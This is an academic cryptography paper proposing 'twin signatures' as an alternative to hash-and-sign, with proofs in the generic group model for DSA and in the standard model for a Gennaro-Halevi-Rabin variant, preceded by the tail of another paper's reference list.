12. D. M'raïhi, D. Naccache, *Batch exponentiation - A fast DLP-based signature generation strategy*, 3-rd ACM conference on communications and computer security, pp. 58–61, 1996.
13. D. M'raïhi, D. Naccache, D. Pointcheval, S. Vaudenay, *Computational alternatives to random number generators*, Proceedings of the fifth annual workshop on selected areas in cryptography, LNCS 1556, pp. 72–80, 1998. Springer-Verlag.
14. NIST, *Digital Signature Standard (DSS)*, Federal Information Processing Standards Publication 186, 1994.
15. T. Okamoto, *Provably secure and practical identification schemes and corresponding signature schemes*, Advances in Cryptology CRYPTO'92, Springer-Verlag, LNCS 740, pp. 31–53, 1992.
16. D. Pointcheval, J. Stern, *Security arguments for digital signatures and blind signatures*, Journal of Cryptology, vol. 13, no. 3, pp. 361–396, 2000.
17. R. Rivest, A. Shamir, L. Adleman, *Method for obtaining digital signatures and public key cryptosystems*, Communications of the ACM, vol. 21, pp. 120–126, 1978.
18. C. Schnorr, *Efficient signature generation by smart cards*, Journal of Cryptology, vol. 4, no. 3, pp. 161-174, 1991.
19. V. Shoup, *Practical threshold signatures*, Technical report, IBM Research, June 1999. Report RZ 3121.
20. G. Simmons, *The subliminal channel and digital signatures*, Advances in Cryptology EUROCRYPT'84, Springer-Verlag, LNCS 209, pp. 364–378, 1985.
21. S. von Solms, D. Naccache, *On blind signatures and perfect crimes*, Computers & Security, vol.11, pp. 581–583,1992
22. R. L. Van Renesse, *Optical document security*, Artech House Optoelectronics Library, 2-nd edition, 1998.

Twin Signatures: An Alternative to the Hash-and-Sign Paradigm

[P. Samarati, Ed., *8th ACM Conference on Computer and Communications Security*, pp. 20–27, ACM Press, 2001.]

David Naccache[1], David Pointcheval[2], and Jacques Stern[2]

[1] Gemplus Card International
34 rue Guynemer, Issy-les-Moulineaux, F-92447, France
david.naccache@gemplus.com
[2] École Normale Supérieure
45 rue d'Ulm, Paris CEDEX 5, F-75230, France
{david.pointcheval,jacques.stern}@ens.fr

Abstract. This paper introduces a simple alternative to the hash-and-sign paradigm called *twinning*. A twin signature is obtained by signing twice the same short message by a probabilistic signature scheme. Analysis of the concept in different settings yields the following results:

- We prove that no generic algorithm can efficiently forge a twin DSA signature. Although generic algorithms offer a less stringent form of security than computational reductions in the standard model, such successful proofs still produce positive evidence in favor of the correctness of the new paradigm.
- We prove in the standard model an equivalence between the hardness of producing existential forgeries (even under adaptively chosen message attacks) of a twin version of a signature scheme proposed by Gennaro, Halevi and Rabin and the Flexible RSA Problem.

We consequently regard twinning as an interesting alternative to hash functions for eradicating existential forgery in signature schemes.

1 Introduction

The well-known *hash and sign* paradigm has two distinct goals: increasing *performance* by reducing the size of the signed message and improving *security* by preventing existential forgeries. As a corollary, hashing remains mandatory even for short messages.

From the conceptual standpoint, the use of hash functions comes at the cost of extra assumptions such as the conjecture that for all practical purposes, concrete functions can be identified with ideal black boxes [3] or that under certain circumstances (black box groups [16, 23]) a new group element must necessarily come from the addition of two *already known* elements. In some settings [12] both models are even used simultaneously.

This paper investigates a simple substitute to hashing that we call *twinning*. A twin signature is obtained by signing twice the same (short) raw message by a probabilistic signature scheme.

We believe that this simple paradigm is powerful enough to eradicate existential forgery in a variety of contexts. To support this claim, we show that no generic algorithm can efficiently forge a twin DSA signature and prove that for a twin variant of a signature scheme proposed by Gennaro, Halevi and Rabin [10] (hereafter GHR) existential forgery, even under an adaptively chosen-message attack, is equivalent to the Flexible RSA Problem [8] in the standard model.

Before we proceed, let us stress that although the generic model in which we analyze DSA offers a somehow weaker form of security than the reductions that we apply to GHR in the standard model, it still provides *evidence* that twinning may indeed have a beneficial effect on security.

2 Generic Algorithms

Generic algorithms, as introduced by Nechaev [16] and Shoup [23], encompass group algorithms that do not exploit any special property of the encodings of group elements other than the property that each group element is encoded by a unique string. Typically, algorithms like Pollard's ρ algorithm [20] fall under the scope of this formalism while index-calculus methods do not.

2.1 The Framework

Recall that any Abelian finite group Γ is isomorphic to a product of cyclic groups of the form $\mathbb{Z}_{p^k}$, where p is a prime and the group law is additive. Such groups will be called standard Abelian groups. An encoding of a standard group Γ is an injective map from Γ into a set of bit strings S.

We give some examples: consider the multiplicative group of invertible elements modulo some prime q. This group is cyclic and isomorphic to the standard additive group $\Gamma = \mathbb{Z}_{q-1}$. Given a generator g, an encoding σ is obtained by computing the binary representation $\sigma(x)$ of $g^x \bmod q$. The same construction applies when one considers a multiplicative subgroup of prime order r. Similarly, let E be the group of points of some non-singular elliptic curve over a finite field F, then E is either isomorphic to a (standard) cyclic group Γ or else is isomorphic to a product of two cyclic groups $\mathbb{Z}_{d_1} \times \mathbb{Z}_{d_2}$. In the first case, given a generator G of E, an encoding is obtained by computing $\sigma(x) = x.G$, where $x.G$ denotes the scalar multiplication of G by the integer x and providing coordinates for $\sigma(x)$. The same construction applies when E is replaced by one of its multiplicative subgroups of prime order r. Note that the encoding set appears much larger than the group size, but compact encodings using only one coordinate and a sign bit ± 1 exist and for such encodings, the image of σ is included in the binary expansions of integers $< tr$ for some small integer t, provided that r is close enough to the size of the underlying field F. This is exactly what is recommended for cryptographic applications [11].

A *generic* algorithm $\mathcal{A}$ over a standard Abelian group Γ is a probabilistic algorithm that takes as input an *encoding list* $\{\sigma(x_1), \cdots, \sigma(x_k)\}$, where each x_i is in Γ. While it executes, the algorithm may consult an oracle for further encodings. Oracle calls consist of triples $\{i, j, \epsilon\}$, where i and j are indices of the encoding list and ϵ is $\pm$. The oracle returns the string $\sigma(x_i \pm x_j)$, according to the value of ϵ and this bit-string is appended to the list, unless it was already present. In other words, $\mathcal{A}$ cannot access an element of Γ directly but only through its name $\sigma(x)$ and the oracle provides names for the sum or difference of two elements addressed by their respective names. Note however that $\mathcal{A}$ may access the list at any time. In many cases, $\mathcal{A}$ takes as input a pair $\{\sigma(1), \sigma(x)\}$. Probabilities related to such algorithms are computed with respect to the internal coin tosses of $\mathcal{A}$ as well as the random choices of σ and x.

The following theorem appears in [23]:

Theorem 1. *Let Γ be a standard cyclic group of order N and let p be the largest prime divisor of N. Let S be a set of cardinality at least N. Let $\mathcal{A}$ be a generic algorithm over Γ that makes at most n queries to the oracle. If $x \in \Gamma$ and an encoding σ are chosen at random, then the probability that $\mathcal{A}$ returns x on input $\{\sigma(1), \sigma(x)\}$ is $\mathcal{O}(n^2/p)$.*

We refer to [23] for a proof. However, we will need, as an ingredient for our own proofs, the probabilistic model used by Shoup. We develop the model in the special case where N is a prime number r, which is of interest to us.

Basically, we would like to identify the probabilistic space consisting of σ and x with the space $S^n \times \Gamma$. Given an element $\{z_1, \cdots, z_n, y\}$ of this space, z_1 and z_2 are used as $\sigma(1)$ and $\sigma(x)$, the successive z_i are used in sequence to answer the oracle queries and the unique value y from Γ serves as x. However, this interpretation may yield inconsistencies as it does not take care of possible collisions between oracle queries. To overcome the difficulty, Shoup defines, along with the execution of $\mathcal{A}$, a sequence of linear polynomials $F_i(X)$, with coefficients modulo r. Polynomials F_1 and F_2 are respectively set to $F_1 = 1$ and $F_2 = X$ and the definition of polynomial F_ℓ is related to the ℓ-th query $\{i, j, \epsilon\}$: $F_\ell = F_i \pm F_j$, where the sign ± is chosen according to ϵ. If F_ℓ is already listed as a previous polynomial F_h, then F_ℓ is marked and $\mathcal{A}$ is fed with the answer of the oracle at the h-th query. Otherwise, z_ℓ is returned by the oracle. Once $\mathcal{A}$ has come to a stop, the value of x is set to y.

It is easy to check that the behavior of the algorithm which plays with the polynomials F_i is exactly similar to the behavior of the regular algorithm, if we require that y is not a root of any polynomial $F_i - F_j$, where i, j range over indices of unmarked polynomials. A sequence $\{z_1, \cdots, z_n, y\}$ for which this requirement is met is called a *safe* sequence. Shoup shows that, for any $\{z_1, \cdots, z_n\}$, the set of y such that $\{z_1, \cdots, z_n, y\}$ is not safe has probability $\mathcal{O}(n^2/r)$. From a safe sequence, one can define x as y and σ as any encoding which satisfies $\sigma(F_i(y)) = z_i$, for all unmarked F_i. This correspondence preserves probabilities. However, it does not completely cover the sample space $\{\sigma, x\}$ since executions such that $F_i(x) = F_j(x)$, for some indices i, j, such that F_i and F_j are not identical are omitted. To conclude the proof of the above theorem in the special case where N is a prime number r, we simply note that the output of a computation corresponding to a safe sequence $\{z_1, \cdots, z_n, y\}$ does not depend on y. Hence it is equal to y with only minute probability.

2.2 Digital Signatures Over Generic Groups

We now explain how generic algorithms can deal with attacks against DSA-like signature schemes [9, 22, 17, 11]. We do this by defining a generic version of DSA that we call GDSA.

Parameters for the signature include a standard cyclic group of prime order r together with an encoding σ. The signer also uses as a secret key/public key pair $\{x, \sigma(x)\}$. Note that we have chosen to describe signature generation as a regular rather than generic algorithm, using a full description of σ. To sign a message m, $1 < m < r$ the algorithm executes the following steps:

1. Generate a random number u, $1 \leq u < r$.
2. Compute $c \leftarrow \sigma(u) \bmod r$. If $c = 0$ go to step 1.
3. Compute $d \leftarrow u^{-1}(m + xc) \bmod r$. If $d = 0$ go to step 1.
4. Output the pair $\{c, d\}$ as the signature of m.

The verifier, on the other hand, is generic:

1. If $c \notin [1, r-1]$ or $d \notin [1, r-1]$, output invalid and stop.
2. Compute $h \leftarrow d^{-1} \bmod r$, $h_1 \leftarrow hm \bmod r$ and $h_2 \leftarrow hc \bmod r$.
3. Obtain $\sigma(h_1 + h_2 x)$ from the oracle and compute $c' \leftarrow \sigma(h_1 + h_2 x) \bmod r$.
4. If $c \neq c'$ output invalid and stop otherwise output valid and stop.

The reader may wonder how to obtain the value of σ requested at step 3. This is simply achieved by mimicking the usual double-and-add algorithm and asking the appropriate queries to the oracle. This yields $\sigma(h_1)$ and $\sigma(h_2 x)$. A final call to the oracle completes the task.

A generic algorithm $\mathcal{A}$ can also perform forgery attacks against a signature scheme. This is defined by the ability of $\mathcal{A}$ to return on input $\{\sigma(1), \sigma(x)\}$ a triple $\{m, c, d\} \in \Gamma^3$ for which the verifier outputs valid. Here we assume that both algorithms are performed at a stretch, keeping the same encoding list.

To deal with adaptive attacks one endows $\mathcal{A}$ with another oracle, called the signing oracle. To query this oracle, the algorithm provides an element $m \in \Gamma$. The signing oracle returns a valid signature $\{c, d\}$ of m. Success of $\mathcal{A}$ is defined by its ability to produce a valid triple $\{\tilde{m}, \tilde{c}, \tilde{d}\}$, such that $\tilde{m}$ has not been queried during the attack.

3 The Security of Twin Generic DSA

3.1 A Theoretical Result

The above definitions extend to the case of twin signatures, by requesting the attacker $\mathcal{A}$ to output an m and two distinct pairs $\{c, d\} \in \Gamma^2$, $\{c', d'\} \in \Gamma^2$. Success is granted as soon as the verifying algorithm outputs valid for both triples.[1]

We prove the following:

[1] using [15] the simultaneous square-and-multiply generation or verification of two DSA signatures is only 17% slower than the generation or verification of a single signature.

Theorem 2. *Let Γ be a standard cyclic group of prime order r. Let S be a set of cardinality at least r, included in the set of binary representations of integers $< tr$, for some t. Let $\mathcal{A}$ be a generic algorithm over Γ that makes at most n queries to the oracle. If $x \in \Gamma$ and an encoding σ are chosen at random, then the probability that $\mathcal{A}$ returns a message m together with two distinct GDSA signatures of m on input $\{\sigma(1), \sigma(x)\}$ is $\mathcal{O}(tn^2/r)$.*

Proof. We cover the non adaptive case and tackle the more general case after the proof. We use the probabilistic model developed in section 2.1. Let $\mathcal{A}$ be a generic attacker able to forge some m and two distinct signatures $\{c, d\}$ and $\{c', d'\}$. We assume that, once these outputs have been produced, $\mathcal{A}$ goes on checking both signatures; we estimate the probability that both are valid.

We restrict our attention to behaviors of the full algorithm corresponding to safe sequences $\{z_1, \cdots, z_n, y\}$. By this, we discard a set of executions of probability $\mathcal{O}(n^2/r)$. We let P be the polynomial $(md^{-1}) + (cd^{-1})X$ and Q be the polynomial $(md'^{-1}) + (c'd'^{-1})X$.

- We first consider the case where either P or Q does not appear in the F_i list before the signatures are produced. If this happens for P, then P is included in the F_i list at signature verification and the corresponding answer of the oracle is a random number z_i. Unless $z_i = c \bmod r$, which is true with probability at most t/r, the signature is invalid. A similar bound holds for Q.
- We now assume that both P and Q appear in the F_i list before $\mathcal{A}$ outputs its signatures. We let i denote the first index such that $F_i = P$ and j the first index such that $F_j = Q$. Note that both F_i and F_j are unmarked (as defined in section 2.1). If $i = j$, then we obtain that $md^{-1} = md'^{-1}$ and $cd^{-1} = c'd'^{-1}$. From this, it follows that $c = c'$, $d = d'$ and the signatures are not distinct.
- We are left with the case where $i \neq j$. We let $\Omega_{i,j}$, $i < j$, be the set of safe sequences producing two signatures such that the polynomials P, Q, defined as above appear for the first time before the algorithm outputs the signatures, as F_i and F_j. We consider a fixed value w for $\{z_1, \cdots, z_{j-1}\}$ and let $\hat{w}$ be the set of safe sequences extending w. We note that F_i and F_j are defined from w and we write $F_i = a+bX$, $F_j = a'+b'X$. We claim that $\Omega_{i,j} \cap \hat{w}$ has probability $\leq t/r$. To show this, observe that one of the signatures that the algorithm outputs is necessarily of the form $\{c, d\}$, with $c = z_i \bmod r$, $c = db \bmod r$ and $m = da \bmod r$. Now, the other signature is $\{c', d'\}$ and since m is already defined we get $d' = ma'^{-1} \bmod r$ and $c' = b'd' \bmod r$. This in turn defines $z_j \bmod r$ within a subset of at most t elements. From this, the required bound follows and, from the bound, we infer that the probability of $\Omega_{i,j}$ is at most t/r.

Summing up, we have bounded the probability that a safe sequence produces an execution of $\mathcal{A}$ outputting two valid signatures by $\mathcal{O}(tn^2/r)$. This finishes the proof. □

In the proof, we considered the case of an attacker forging a message-signature pair from scratch. A more elaborate scenario corresponds to an attacker who can adaptively request twin signatures corresponding to messages of his choice. In other words, the attacker interacts with the legitimate signer by submitting messages selected by its program.

We show how to modify the security proof that was just given to cover the adaptive case. We assume that each time it requests a signature the attacker $\mathcal{A}$ immediately verifies the received signature. We also assume that the verification algorithm is normalized in such a way that, when verifying a signature $\{c, d\}$ of a message m, it asks for $\sigma((md^{-1})+(cd^{-1})x)$ after a fixed number of queries, say q. We now explain how to simulate signature generation: as before, we restrict our attention to behaviors of the algorithm corresponding to safe sequences $\{z_1, \cdots, z_n, y\}$. When the (twin) signature of m is requested at a time of the computation when the encoding list contains i elements, one picks z_{i+q} and z_{i+2q} and manufactures the two signatures as follows:

1. Let $c \leftarrow z_{i+q} \bmod r$, pick d at random.
2. Let $c' \leftarrow z_{i+2q} \bmod r$, pick d' at random.
3. Output $\{c, d\}$ and $\{c', d'\}$ as the first and second signatures.

While verifying both signatures, $\mathcal{A}$ will receive z_{i+q} as $\sigma((md^{-1})+(cd^{-1})x)$ and z_{i+2q} as $\sigma((md'^{-1})+(c'd'^{-1})x)$ unless F_{i+q} or F_{i+2q} appears earlier in the F_i list. Due to the randomness of d and d', this happens with very small probability bounded by n/r. Altogether, the simulation is spotted with probability $\mathcal{O}(n^2/r)$ which does not affect the $\mathcal{O}(tn^2/r)$ bound for the probability of successful forgery.

3.2 Practical Meaning of the Result

We have shown that, in the setting of generic algorithms, existential forgery against twin GDSA has a minute success probability. Of course this does not tell anything on the security of actual twin DSA. Still, we believe that our proof has some *practical* meaning. The analogy with hash functions and the random oracle model [3] is inspiring: researchers and practitioners are aware that proofs in the random oracle model are not proofs but a mean to spot design flaws and validate schemes that are supported by such proofs. Still, all standard signature schemes that have been proposed use specific functions which are not random by definition; our proofs seem to indicate that if existential forgery against twin DSA is possible, it will require to dig into structural properties of the encoding function. This is of some help for the design of actual schemes: for example, the twin DSA described in Appendix A allows signature with message recovery without hashing and without any form of redundancy, while keeping some form of provable security. This might be considered a more attractive approach than [18] or [1], the former being based on redundancy and the latter on random oracles. We believe that twin DSA is even more convincing in the setting of elliptic curves, where there are no known ways of taking any advantage of the encoding function.

4 An RSA-based Twinning in the Standard Model

The twin signature scheme described in this section belongs to the (very) short list of efficient schemes provably secure in the standard model: producing existential forgeries even under an adaptively chosen-message attack is equivalent to solving the Flexible RSA Problem [8].

Security in the standard model implies no ideal assumptions; in other words we directly reduce the Flexible RSA Problem to a forgery. As a corollary, we present an efficient and provably secure signature scheme that does not require any hash function.

Furthermore, the symmetry provided by twinning is much simpler to analyze than Cramer-Shoup's proposal [8] which achieves a similar security level with a rather intricate proof and collision-resistant hash functions.

4.1 Gennaro-Halevi-Rabin Signatures

In [10] Gennaro, Halevi and Rabin present the following signature scheme: Let n be an ℓ-bit RSA modulus [21], H a hash-function and $y \in \mathbb{Z}_n^\star$. The pair $\{n, y\}$ is the signer's public key, whose secret key is the factorization of n.

- To sign m, the signer hashes $e \leftarrow H(m)$ (which is very likely to be co-prime with $\varphi(n)$) and computes the e-th root of y modulo n using the factorization of n:

$$\sigma \leftarrow y^{1/e} \bmod n$$

- To verify a given $\{m, \sigma\}$, the verifier checks that $\sigma^{H(m)} \bmod n \stackrel{?}{=} y$.

Security relies on the Strong RSA Assumption. Indeed, if H outputs elements that contain at least a new prime factor, existential forgery is impossible. Accordingly, Gennaro *et al.* define a new property that H must satisfy to yield secure signatures: *division intractability*. Division intractability means that it is computationally impossible to find $a_1, \ldots, a_n$ and b such that $H(b)$ divides the product of all the $H(a_i)$. In [10], it is conjectured that such functions exist and heuristic conversions from collision-resistant into division-intractable functions are shown (see also [6]).

Still, security against adaptively chosen-message attacks requires either the random oracle model or the chameleon property [13] for H. Indeed, some signatures can be precomputed, but with specific exponents before outputting y: $y = x^{\prod_i e_i} \bmod n$ for random primes $e_i = H(m_i, r_i)$.

Using the chameleon property, for the i-th query m to the signing oracle, the simulator who knows the trapdoor can get an r such that $H(m_i, r_i) = H(m, r) = e_i$. Then $\sigma = x^{\prod_{j \neq i} e_j} = y^{1/e_i} \bmod n$ and the signature therefore consists of the triple $\{m, r, \sigma\}$ satisfying

$$\sigma^{H(m,r)} = y \bmod n.$$

Cramer and Shoup [8] also propose schemes based on the Strong RSA Assumption, the first to be secure in the standard model, but with collision-resistant hash functions; our twin scheme will be similar but with a nice symmetry in the description (which helps for the security analysis) and no hash-functions.

4.2 Preliminaries

We build our scheme in two steps. The first scheme resists existential forgeries when subjected to no-message attacks. Twinning will immune it against adaptive chosen-message attacks.

Injective Function Into the Prime Integers. Before any description, we will assume the existence of a function p with the following properties: given a security parameter k (which will be the size of the signed messages), p maps any string from $\{0,1\}^k$ into the set of the prime integers, p is also designed to be easy to compute and injective. A candidate is proposed and analyzed in Appendix B.

The Flexible RSA Problem and the Strong RSA Assumption. Let us also recall the *Flexible RSA Problem* [8]. Given an RSA modulus n and an element $y \in \mathbb{Z}_n^\star$, find any exponent $e > 1$, together with an element x such that $x^e = y \bmod n$.

The *Strong RSA Assumption* is the conjecture that this problem is intractable for large moduli. This was first introduced by [2], and then used in many further security analyses (*e.g.* [8, 10]).

4.3 A First GHR Variant

The first scheme is very similar to GHR without random oracles but with function p instead:

- To sign $m \in \{0,1\}^k$, the signer computes $e \leftarrow p(m)$ and the e-th root of y modulo n using the factorization of n
$$\sigma \leftarrow y^{1/e} \bmod n$$
- To verify a given $\{m, \sigma\}$, the verifier checks that $\sigma^{p(m)} \bmod n \overset{?}{=} y$.

Since p provides a new prime for each new message (injectivity), existential forgery contradicts the Strong RSA Assumption. However, how can we deal with adaptively chosen-message attacks without any control over the output of the function p, which is a publicly defined non-random oracle [3, 4, 19, 5, 10] and not a trapdoor function either [13, 10, 8]?

4.4 The Twin Version

The final scheme is quite simple since it consists in duplicating the previous one: the signer uses two ℓ-bit RSA moduli n_1, n_2 and two elements y_1, y_2 in $\mathbb{Z}_{n_1}^\star$ and $\mathbb{Z}_{n_2}^\star$ respectively. Secret keys are the prime factors of the n_i.

- To sign $m \in \{0,1\}^k$, the signer derives two messages μ_1 and μ_2 from m, computes $e_i \leftarrow p(\mu_i)$ and then computes the e_i-th root of y_i modulo n_i, for $i = 1, 2$, using the factorization of the moduli:
$$\{\sigma_1 \leftarrow y_1^{1/e_1} \bmod n_1, \sigma_2 \leftarrow y_2^{1/e_2} \bmod n_2\}$$
- To verify a given $\{m, \sigma_1, \sigma_2\}$, the verifier checks that $\sigma_i^{p(\mu_i)} \bmod n_i \overset{?}{=} y_i$, for $i = 1, 2$.

4.5 Existential Forgeries

To be qualified as such, an existential forgery must involve a new exponent, either e_1 or e_2, which never occurred in the signatures provided by the signing oracle. Let us suggest the following way to get the μ_i from m: for a given $m \in \{0,1\}^k$, one chooses two random elements $a, b \in \{0,1\}^{k/2}$ (we assume k to be even), then $\mu_1 = m \oplus (a||b)$ and $\mu_2 = m \oplus (b||a)$.

Let us show that existential forgery of the twin scheme will lead to a new solution of the Flexible RSA Problem:

Lemma 1. *Let pair e_1 and e_2 be a given pair of exponents. After q queries to the signing oracle, the probability that there exist a message m and two values a and b such that both e_1 and e_2 already occurred in the signatures provided by the signing oracle is less than $q^2/2^{k/2}$.*

Proof. Let $\{m_i, a_i, b_i, \sigma_i\}$ denote the answers of the signing oracle. Using the injectivity of p, the existence of such m, a and b means that there exist indices i and j for which

$$m \oplus (a||b) = \mu_1 = \mu_{1,i} = m_i \oplus (a_i||b_i)$$
$$m \oplus (b||a) = \mu_2 = \mu_{2,j} = m_j \oplus (b_j||a_j)$$

Then

$$(a||b) \oplus (b||a) = (a \oplus b||a \oplus b) = m_i \oplus m_j \oplus (a_i \oplus b_j||b_i \oplus a_j).$$

If we split m to two $k/2$-bit halves, $\overline{m}||\underline{m}$, we get

$$\overline{m}_i \oplus \overline{m}_j \oplus a_i \oplus b_j = \underline{m}_i \oplus \underline{m}_j \oplus b_i \oplus a_j,$$

and therefore, for a $j > i$ (the case $i > j$ is similar), the new random elements a_j and b_j must satisfy

$$a_j \oplus b_j = \overline{m}_i \oplus \overline{m}_j \oplus \underline{m}_i \oplus \underline{m}_j \oplus a_i \oplus b_i.$$

Since they are randomly chosen by the signer, the probability that this occurs for some $i < j$ is less than $(j-1)/2^{k/2}$.

Altogether, the probability that for some j there exists some $i < j$ which satisfies the above equality is less that $q^2/2 \times 2^{-k/2}$. By symmetry, we obtain the same result if we exchange i and j.

The probability that both exponents already appeared is thus smaller than $q^2/2^{k/2}$. □

To prevent adaptive chosen-message attacks, we won't need any trapdoor property for p, or random oracle assumption. We simply give the factorization of one modulus to the simulator, which can use any pre-computed exponentiation with any new message, as when chameleon functions are used [10].

4.6 Adaptively Chosen-Message Attacks

Indeed, to prevent adaptively chosen-message attacks, one just needs to describe a simulator; our simulator works as follows:

- The simulator is first given the moduli n_1, n_2 and the elements $y_1 \in \mathbb{Z}_{n_1}^\star$, $y_2 \in \mathbb{Z}_{n_2}^\star$, as well as the factorization of n_γ, where γ is randomly chosen in $\{1, 2\}$. To simplify notations we assume that $\gamma = 1$.
- The simulator randomly generates q values $e_{2,j} \leftarrow p(\mu_{2,j})$, with randomly chosen $\mu_{2,j} \in_R \{0,1\}^k$ for $j = 1, \ldots, q$ and computes

$$z \leftarrow y_2^{\prod_{j=1,\ldots,q} e_{2,j}} \bmod n_2.$$

  The new public key for the signature scheme is the following: the moduli n_1, n_2 with the elements y_1, z in $\mathbb{Z}_{n_1}^\star$ and $\mathbb{Z}_{n_2}^\star$ respectively.
- For the j-th signed message m, the simulator first gets $(b||a) \leftarrow m \oplus \mu_{2,j}$. It therefore computes $\mu_1 \leftarrow m \oplus (a||b)$, and gets $\mu_2 \leftarrow \mu_{2,j} = m \oplus (b||a)$.

  Then, it knows $\sigma_2 = y_2^{\prod_{i \neq j} e_{2,i}} \bmod n_2$, and computes σ_1 using the factorization of n_1.

Such a simulator can simulate up to q signatures, which leads to the following theorem.

Theorem 3. *Consider an adversary against the twin GHR scheme who succeeds in producing an existential forgery, with probability greater than ε, after q adaptive queries to the signing oracle in time t, then the Flexible RSA Problem can be solved with probability greater than ε' within a time bound t', where*

$$\varepsilon' = \frac{1}{2}\left(\varepsilon - \frac{q^2}{2^{k/2}}\right) \quad \textit{and} \quad t' = t + \mathcal{O}(q \times \ell^2 \times k).$$

As one may note the above bounds are almost optimal since $\varepsilon' \cong \varepsilon/2$ and $t' \cong 2t$. Indeed, the time needed to produce an existential forgery after q signature queries is already in $\mathcal{O}(q \times (|n_1|^2 + |n_2|^2)k)$. To evaluate the success probability, q is less than say 2^{40}, but k may be taken greater than 160 bits (and even much more).

To conclude the proof, one just needs to address the random choice of γ. As we have seen in Lemma 1, with probability greater than $\varepsilon - q^2/2^{k/2}$, one of the exponents in the forgery never appeared before. Since γ is randomly chosen and the view of the simulation is perfectly independent of this choice, with probability of one half, $e = e_{\bar{\gamma}}$ is new. Let us follow our assumption that $\gamma = 1$, then

$$s^e = \sigma_2^e = z = y_2^\pi \bmod n_2,$$

where $\pi = \prod_{j=1,\ldots,q} e_{2,j}$. Since e is new, it is relatively prime with π, and therefore, there exist u and v such that $ue + v\pi = 1$: let us define $x = y_2^u s^v \bmod n_2$,

$$x^e = (y_2^u s^v)^e = y_2^{eu} s^{ev} = y_2^{1-v\pi} s^{ev} = y_2 (y_2^\pi)^{-v} (s^e)^v = y_2 \bmod n_2.$$

We obtain an e-th root of the given y_2 modulo n_2, for a new prime e. □

5 Conclusion and Further Research

We proposed an alternative to the hash-and-sign paradigm, based on the simple idea of signing twice identical or related short messages. We believe that our first investigations show that this is a promising strategy, deserving further study.

A number of interesting questions remain open, in particular can an increase in the number of signatures (*e.g.* three instead of two) yield better bounds?

Efficiency is also a frequent concern: can the number of fields in a twin DSA be reduced from four ($\{c, d\}$ and $\{c', d'\}$) to three or less?

References

1. M. Abe, T. Okamoto, *A Signature scheme with message recovery as secure as discrete logarithms*, Advances in Cryptology ASIACRYPT'99, Springer-Verlag, LNCS 1716, pp. 378–389, 1999.
2. N. Barić and B. Pfitzmann. Collision-Free Accumulators and Fail-Stop Signature Schemes without Trees, Advances in Cryptology EUROCRYPT'97, Springer-Verlag, LNCS 1233, pp. 480–484, 1997.
3. M. Bellare, P. Rogaway, *Random oracles are practical: a paradigm for designing efficient protocols*, 1-st ACM conference on communications and computer security, pp. 62–73, 1993.
4. M. Bellare, P. Rogaway, *The exact security of digital signatures - how to sign with RSA and Rabin*, Advances in Cryptology EUROCRYPT'96, Springer-Verlag, LNCS 950, pp. 399–416, 1996.
5. M. Bellare, P. Rogaway, *PSS: Provably Secure Encoding Method for Digital Signatures*, submission to [11].
6. J.-S. Coron, D. Naccache, *Security analysis of the Gennaro-Halevi-Rabin signature scheme*, Advances in Cryptology EUROCRYPT'99, Springer-Verlag, LNCS 1807, pp. 91–101, 1999.
7. J.-S. Coron. On the Exact Security of Full-Domain-Hash. Advances in Cryptology CRYPTO'00, Springer-Verlag, LNCS 1880, pp. 229–235, 2000.
8. R. Cramer, V. Shoup, *Signature Scheme based on the Strong RSA Assumption*, 6-th ACM conference on communications and computer security, pp. 46–51, 1999.
9. T. El-Gamal, *A public key cryptosystem and a signature scheme based on discrete logarithms*, IEEE Transactions on Information Theory, vol. IT–31, no. 4 pp. 469–472, 1985.
10. R. Gennaro, S. Halevi, T. Rabin, *Secure hash-and-sign signature without the random oracle*, Advances in Cryptology EUROCRYPT'99, Springer-Verlag, LNCS 1592, pp. 123–139, 1999.
11. IEEE P1363 Draft, *Standard specifications for public key cryptography*, August 1998. Available from `http://grouper.ieee.org/groups/1363/index.html`
12. C. P. Schnorr, M. Jakobsson, *Security of Signed ElGamal Encryption*, Advances in Cryptology ASIACRYPT'00, Springer-Verlag, LNCS 1976, pp. 73–89, 2000.
13. H. Krawczyk, T. Rabin, *Chameleon hashing and signatures*, Theory of cryptography library, 1998.
14. A. Menezes, P. van Oorschot, S. Vanstone, *Handbook of applied cryptography*, CRC Press, 1996.
15. D. M'Raïhi, D. Naccache, *Batch exponentiation - A fast DLP-based signature generation strategy*, 3-rd ACM conference on communications and computer security, pp. 58–61, 1996.
16. V. Nechaev, *Complexity of a determinate algorithm for the discrete logarithm*, Mathematical Notes, 55(2), 1994, 165–172. Translated from *Matematicheskie Zametki* 55(2), 1994, pp. 91–101.
17. NIST, *Digital Signature Standard (DSS)*, Federal Information Processing Standards Publication, February 1993.
18. K. Nyberg, R. Rueppel, *A new signature scheme based on the DSA, giving message recovery*, 1-st ACM conference on communications and computer security, pp. 58–61, 1993.
19. D. Pointcheval, J. Stern, *Security proofs for signature schemes*, Advances in Cryptology EUROCRYPT'96, Springer-Verlag, LNCS 950, pp. 387–398, 1996.
20. J. Pollard, *Monte Carlo methods for index computation mod p*, Mathematics of Computation, vol. 32, pp. 918–924, 1978.
21. R. Rivest, A. Shamir, L. Adleman, *A Method for obtaining digital signatures and public key cryptosystems*, Communications of the ACM, 21(2):120–126, 1978.
22. C. Schnorr, *Efficient signature generation by smart cards*, Journal of Cryptology, vol. 4, no. **3**, pp. 161–174, 1991.
23. V. Shoup, *Lower bounds for discrete logarithms and related problems*, Advances in Cryptology EUROCRYPT'97, Springer-Verlag, LNCS 1233, pp. 256–266, 1997.

A Twin Signatures With Message Recovery

In this appendix, we describe a twin Nyberg-Rueppel scheme [18] which provides message recovery. Keeping the notations of section 3.1:

1. Generate a random number u, $1 \leq u < r$.
2. Compute $c \leftarrow \sigma(u) + m \bmod r$. If $c = 0$ go to step 1.
3. Compute an integer $d \leftarrow u - cx \bmod r$.
4. Output the pair $\{c, d\}$ as the signature.

In the above, f is what is called in [11] a *message with appendix*. It simply means that it has an adequate redundancy. The corresponding verification is performed by the following (generic) steps:

1. If $c \notin [1, r-1]$ or $d \notin [0, r-1]$, output invalid and stop.
2. Obtain $\sigma(d + cx)$ from the oracle and compute $\gamma \leftarrow \sigma(d + cx) \bmod r$.
3. Check the redundancy of $m \leftarrow c - \gamma \bmod r$. If incorrect output invalid and stop; otherwise output the reconstructed message m, output valid and stop.

In the twin setting, signature generation is alike but is performed twice, so as to output two distinct signatures. However, no redundancy is needed. The verifier simply checks that the signatures are distinct and outputs two successive versions of the message, say m and m'. It returns valid if $m \overset{?}{=} m'$ and invalid otherwise. The security proof is sketched here, we leave the discussion of adaptive attacks to the reader.

